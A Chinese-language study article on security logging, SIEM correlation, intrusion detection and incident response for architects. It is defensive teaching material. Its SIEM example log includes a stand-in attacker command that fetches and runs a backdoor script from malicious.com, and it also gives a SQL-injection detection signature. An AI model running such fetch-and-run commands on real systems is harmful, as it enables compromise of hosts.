考点编号:231 阅读时间:约 40-50 分钟 难度:⭐⭐⭐⭐(进阶) 适用方向:高级 Java 工程师、技术专家、架构师、安全工程师
一、开篇:一根日志撬动整个安全体系
2021 年 12 月,Log4j2 漏洞(CVE-2021-44228)爆发。无数企业的安全团队在深夜被紧急电话叫醒,第一件事不是修复漏洞,而是翻日志——"过去 30 天,有没有人利用过这个漏洞?攻击成功了吗?数据有没有泄露?"
答案全在日志里。但问题在于:大多数企业的日志根本不全、不集中、不可检索。运维团队翻遍几百台机器的 /var/log,安全团队在 ELK 里拼凑碎片信息,开发团队一脸茫然。这就是安全日志体系的真实写照。
架构师的视角:安全日志不是"记录一下就行",而是一套系统工程——采集、传输、存储、检索、分析、告警、响应,每个环节都可能成为安全防线的短板。
本文从架构师视角,系统讲解安全日志与审计的完整知识体系,涵盖日志收集架构、安全事件监控、入侵检测与应急响应四大核心模块。

二、安全日志体系基础
2.1 日志的四层分类
在安全领域,日志远不止 System.out.println 和 log.info()。从安全审计角度,日志分为四层:
| 层次 | 典型内容 | 示例 | 保留周期 | 合规要求 |
|---|---|---|---|---|
| 系统日志 | OS 级别事件:登录/登出、sudo、cron、内核消息 | /var/log/auth.log、/var/log/syslog |
90 天 | 等保 2.0 三级要求 |
| 应用日志 | 业务操作、接口调用、异常堆栈 | 订单创建、登录请求、SQL 异常 | 30-90 天 | 取决于业务场景 |
| 安全日志 | 安全事件:认证失败、权限越权、WAF 拦截、漏洞扫描 | 暴力破解记录、SQL 注入拦截 | ≥180 天 | 等保/ISO 27001 |
| 审计日志 | 敏感操作审计:数据导出、权限变更、配置修改 | 谁在何时导出了客户数据 | ≥1 年 | 等保/GDPR/SOX |
关键认知:安全日志 ≠ 应用日志。安全日志关注的是"谁在攻击你"和"有没有人做了不该做的事",而应用日志关注的是"程序有没有正常跑"。两者的关注点、格式、保留周期完全不同。
2.2 日志格式标准
日志格式不统一,是安全事件响应效率低下的罪魁祸首。业界有三种主流标准:
Syslog(RFC 5424):最古老的日志标准,定义了 Facility(设施)+ Severity(严重级别)的分类体系。Severity 从 0(Emergency)到 7(Debug):
<134>1 2026-09-09T10:30:00Z web-server-01 sshd 12345 - - Failed password for root from 192.168.1.100 port 22 ssh2
CEF(Common Event Format):ArcSight 推出的安全事件格式,键值对结构,专为 SIEM 设计:
CEF:0|vendor|product|version|signature_id|signature_name|severity|extension
JSON/ECS(Elastic Common Schema):现代日志系统的主流选择,结构化、可扩展、易于检索:
{
  "@timestamp": "2026-09-09T10:30:00Z",
  "event": { "action": "authentication_failure", "category": "authentication", "outcome": "failure" },
  "user": { "name": "root", "domain": "web-server-01" },
  "source": { "ip": "192.168.1.100", "port": 22 }
}
2.3 日志的"不可篡改性"——安全日志的命门
安全日志一旦被篡改,就失去了法律效力和溯源价值。在设计日志系统时,必须考虑:
- WORM 存储(Write Once Read Many):日志写入后不可修改,只能追加。AWS S3 Object Lock、阿里云 OSS 合规保留策略。
- 哈希链验证:每条日志记录包含前一条日志的哈希值,形成链式验证。
- 实时远程写入:日志不在本地磁盘停留,直接发送到远端日志中心,防止攻击者清理痕迹。
- 区块链存证:将日志的 Merkle Root 上链,用于司法取证场景。
三、日志收集架构
3.1 三种主流采集模式

Agent 模式:每台机器安装一个采集 Agent(如 Filebeat),通过配置文件指定日志路径,Agent 负责读取、解析、转发。适合传统 VM/物理机部署。
Sidecar 模式:每个应用 Pod 旁边部署一个日志采集 Sidecar 容器,通过共享 Volume 读取应用日志。Kubernetes 的经典模式,优点是隔离性好,缺点是资源开销大。
DaemonSet 模式:每个 Node 部署一个日志采集 DaemonSet Pod,通过 hostPath 挂载宿主机日志目录。资源开销最小,但需要在日志中携带 Pod 标识信息。
3.2 日志传输可靠性:Kafka 缓冲层
日志从采集到存储,中间一定要有缓冲层。为什么?
- 削峰填谷:安全事件爆发时日志量可能暴涨 10 倍,直接写入 ES 会压垮集群
- 解耦:采集端和存储端独立扩缩容
- 容错:存储端故障时,Kafka 缓存日志不丢失
应用服务器 → Filebeat → Kafka → Logstash → Elasticsearch → Kibana
                ↓                    ↓
             解析+过滤           富化+关联
关键配置:Kafka 的 acks=all + min.insync.replicas=2,确保日志不丢失。Topic 保留时间建议 ≥7 天,给故障恢复留足缓冲。
3.3 集中式日志平台:ELK/EFK 架构
ELK(Elasticsearch + Logstash + Kibana)是业界最成熟的日志平台方案,EFK 用 Fluentd 替代 Logstash。核心组件:
| 组件 | 职责 | 调优要点 |
|---|---|---|
| Filebeat/Fluentd | 日志采集,轻量级 | 多行合并、正则解析、backpressure 控制 |
| Kafka | 缓冲层,削峰填谷 | 分区数 = 峰值吞吐/单分区吞吐,保留 7 天 |
| Logstash | 日志富化、过滤、转换 | pipeline 并行度、JVM 堆大小、死信队列 |
| Elasticsearch | 存储与全文检索 | 按天分索引(ILM 自动管理)、hot-warm-cold 分层 |
| Kibana/Grafana | 可视化与告警 | 预置安全 Dashboard、Watcher 告警规则 |
四、安全事件监控

4.1 SIEM:安全大脑的核心

SIEM(Security Information and Event Management)是安全事件监控的中枢系统。它做三件事:
- 收集:从全网设备(防火墙、WAF、IDS、服务器、应用)汇聚安全日志

- 关联:将看似无关的日志事件串联成可理解的攻击链
- 告警:匹配规则后生成告警,分发给安全运营团队
SIEM 的核心能力——关联分析:
单独一条日志看不出问题,但组合起来就暴露了攻击:
事件1: 10:00:01 - 来自外网IP 1.2.3.4 的 SSH 登录失败 (root)
事件2: 10:00:02 - 来自外网IP 1.2.3.4 的 SSH 登录失败 (admin)
事件3: 10:00:03 - 来自外网IP 1.2.3.4 的 SSH 登录失败 (ubuntu)
...(连续 100 次)
事件100: 10:01:30 - 来自外网IP 1.2.3.4 的 SSH 登录成功 (root)
事件101: 10:01:35 - root 用户执行 wget http://malicious.com/backdoor.sh
事件102: 10:01:40 - root 用户执行 chmod +x backdoor.sh && ./backdoor.sh
单看任何一条日志都可能是误操作,但 SIEM 的关联规则将它们串联起来,触发"暴力破解成功 + 下载恶意文件"的高危告警。
4.2 告警规则设计
好的告警规则是安全运营的基石。设计原则:
1. 基于 MITRE ATT&CK 框架:将告警映射到标准攻击链(Initial Access → Execution → Persistence → Privilege Escalation → ...),便于统一理解和响应。
2. 时间窗口 + 阈值:单次失败不算什么,5 分钟内同一 IP 失败 10 次就是暴力破解。
3. 基线偏离:网络流量突然比平时高 5 倍,数据库查询量突然翻倍——这些偏离基线的行为比固定规则更敏感。
4. 告警降噪:告警风暴是安全团队最大的敌人。通过聚合(同一攻击源的多条告警合并为一条)、分级(Info/Low/Medium/High/Critical)、自动关闭(误报规则定期更新)来降低噪音。
4.3 开源 SIEM 方案:Wazuh + Elastic Stack
对于中小型企业,Wazuh(OSSEC 的现代分支)搭配 Elastic Stack 是性价比最高的 SIEM 方案:
| 组件 | 作用 |
|---|---|
| Wazuh Manager | 规则引擎、关联分析、告警生成 |
| Wazuh Agent | 部署在每台服务器上,采集日志、文件完整性监控、漏洞检测 |
| Elasticsearch | 存储告警和日志 |
| Kibana + Wazuh App | 可视化 Dashboard,安全事件管理 |
五、入侵检测系统(IDS)
5.1 HIDS vs NIDS:两个维度的防线

| 维度 | HIDS(主机入侵检测) | NIDS(网络入侵检测) |
|---|---|---|
| 部署位置 | 安装在服务器内部 | 部署在网络关键节点(镜像流量) |
| 检测内容 | 文件变更、进程异常、系统调用、用户行为 | 网络流量、协议异常、恶意载荷 |
| 优势 | 能检测内部威胁、加密后攻击 | 可覆盖全网、无需逐台安装 |
| 劣势 | 每台服务器都要部署 Agent | 无法检测加密流量、内部横向移动 |
| 典型方案 | OSSEC、Wazuh、Tripwire | Suricata、Snort、Zeek |
最佳实践:HIDS + NIDS 联动。NIDS 发现可疑流量 → 查询 HIDS 确认目标主机是否被攻陷 → 触发应急响应。
5.2 特征检测 vs 异常检测
特征检测(Signature-based):
- 维护已知攻击特征的规则库
- 优点是误报率低,缺点是无法检测零日攻击
- 规则示例:检测到 HTTP 请求中包含
union select且后续有--注释符 → SQL 注入
异常检测(Anomaly-based):
- 建立正常行为基线,检测偏离基线的行为
- 优点是可检测未知攻击,缺点是误报率高
- 场景:某台 Web 服务器平时 22 端口从不出站流量,突然对外发起 SSH 连接 → 可疑
混合模式:先用特征规则快速过滤已知威胁,再用异常检测模型发现未知攻击,两者互补。
5.3 开源 IDS 方案实战
Suricata 部署示例(NIDS):
# suricata.yaml 核心配置
af-packet:
  - interface: eth0           # 监听网卡
    threads: auto             # 自动分配线程
    cluster-id: 99

outputs:
  - eve-log:
      enabled: yes
      filetype: elasticsearch # 输出到 ES
      types:
        - alert               # 告警事件
        - http                # HTTP 日志
        - dns                 # DNS 查询
        - tls                 # TLS 握手
Wazuh 规则示例(HIDS):
<!-- 检测暴力破解:5分钟内同一IP登录失败超过8次 -->
<rule id="100010" level="10" frequency="8" timeframe="300">
  <if_matched_sid>5710</if_matched_sid>
  <same_source_ip />
  <description>暴力破解攻击:同一IP在5分钟内登录失败超过8次</description>
  <mitre>
    <id>T1110</id>  <!-- Brute Force -->
  </mitre>
</rule>
六、应急响应体系
6.1 PICERL 生命周期

应急响应不是"出事了赶紧修",而是一套标准化的生命周期流程:
1. Prepare(准备):没有准备就是最大的风险。准备阶段要做的事:
- 建立应急响应团队(IRT)和通讯录(含备用联系人)
- 制定应急预案(Playbook),覆盖常见攻击场景
- 准备取证工具包(磁盘镜像工具、内存抓取工具、网络抓包环境)
- 定期演练(Tabletop Exercise → 红蓝对抗 → 全链路演练)
- 建立隔离能力(网络隔离、主机隔离、账号冻结)
2. Identify(识别):确认到底发生了什么。信息来源:
- SIEM 告警 + 安全运营中心(SOC)分析
- 外部威胁情报(CVE、IOC、暗网监控)
- 内部员工/用户报告
- 自动化扫描发现
3. Contain(遏制):止损第一,分析第二。
- 短期遏制:30 分钟内执行的紧急措施——断网、下线服务、冻结账号、阻断 IP
- 长期遏制:在不影响业务连续性的前提下隔离受影响系统,保留取证环境
4. Eradicate(根除):修复漏洞本身,不只是清理痕迹。确定攻击根因→修复漏洞→清除后门→重置凭据→升级加固。
5. Recover(恢复):有序恢复服务,逐台验证,持续监控,防止二次攻击。
6. Lessons Learned(复盘):完整的事件时间线→根因分析→改进措施→更新应急预案→知识沉淀。
6.2 事件分级与升级机制

| 级别 | 名称 | 示例 | 响应时间 | 上报层级 |
|---|---|---|---|---|
| P0 | 紧急 | 核心数据库被拖库、生产环境被勒索 | 15 分钟 | CTO/CEO |
| P1 | 高危 | 关键服务器被植入后门、发现零日漏洞利用 | 30 分钟 | 安全总监 |
| P2 | 中危 | 单台非核心服务器被入侵、钓鱼邮件攻击 | 2 小时 | 安全团队 Lead |
| P3 | 低危 | 端口扫描、单个弱口令账号 | 24 小时 | SOC 值班 |
6.3 取证与证据保全
取证的关键原则:不破坏原始证据。
取证流程:
- 内存取证:第一时间抓取内存镜像(
LiMEfor Linux、winpmemfor Windows),因为内存中的恶意进程、网络连接、加密密钥关机后消失 - 磁盘取证:通过
dd或FTK Imager制作磁盘镜像(只读挂载),保留完整的时间戳和文件系统元数据 - 网络取证:保存防火墙日志、NetFlow 数据、PCAP 抓包
- 日志取证:导出 SIEM 中相关时间段的所有日志,生成 SHA256 哈希确保完整性
证据链:每一步操作都要记录"谁、何时、做了什么、产生了什么结果",形成完整的证据链,确保在司法程序中具有法律效力。
七、实战:一个日志审计系统的架构设计

假设你是一家金融科技公司的架构师,需要设计一套满足等保三级要求的日志审计系统。以下是架构方案:
核心需求:
- 覆盖 200+ 台服务器、50+ 个微服务
- 日志保留周期:安全日志 180 天、审计日志 1 年
- 日增日志量:约 500GB
- 支持实时检索(秒级响应)和历史归档查询
- 日志不可篡改
架构设计要点:
采集层:Filebeat DaemonSet(K8s 环境)+ Filebeat Agent(VM 环境),采集后统一发送到 Kafka。
缓冲层:3 节点 Kafka 集群,replication factor=3,min.insync.replicas=2,安全日志 Topic 保留 7 天。
处理层:Logstash pipeline 并行处理,日志富化(IP 转地理位置、User-Agent 解析、威胁情报匹配),输出到 ES 和对象存储双通道。
存储层:
- 热数据(近 7 天):ES hot nodes,SSD 存储,秒级检索
- 温数据(8-30 天):ES warm nodes,HDD 存储,分钟级检索
- 冷数据(31-180 天):ES cold nodes + 对象存储,小时级检索
- 归档数据(181 天-1 年):对象存储 WORM 模式,不可删除/修改
告警层:ElastAlert + 自定义规则引擎,告警推送到钉钉/企业微信/PagerDuty。
八、总结
安全日志与审计是一套系统工程,从日志采集到应急响应,环环相扣:
- 日志采集:选对采集模式(Agent/Sidecar/DaemonSet),保证日志完整性和不可篡改性
- 日志传输:Kafka 缓冲层确保削峰填谷和容错
- 安全监控:SIEM 关联分析是安全大脑,告警降噪是关键工程挑战
- 入侵检测:HIDS + NIDS 两层防线,特征检测 + 异常检测互补
- 应急响应:PICERL 标准化流程,事件分级+升级机制保障响应效率
架构师的三个核心能力:
- 系统性思维:安全日志不是孤立的,要串联采集、传输、存储、分析、告警、响应全链路
- 平衡取舍:在安全合规、性能成本、业务连续性之间找到最优解
- 预案先行:最好的应急响应是"已经练过",而不是"现场发挥"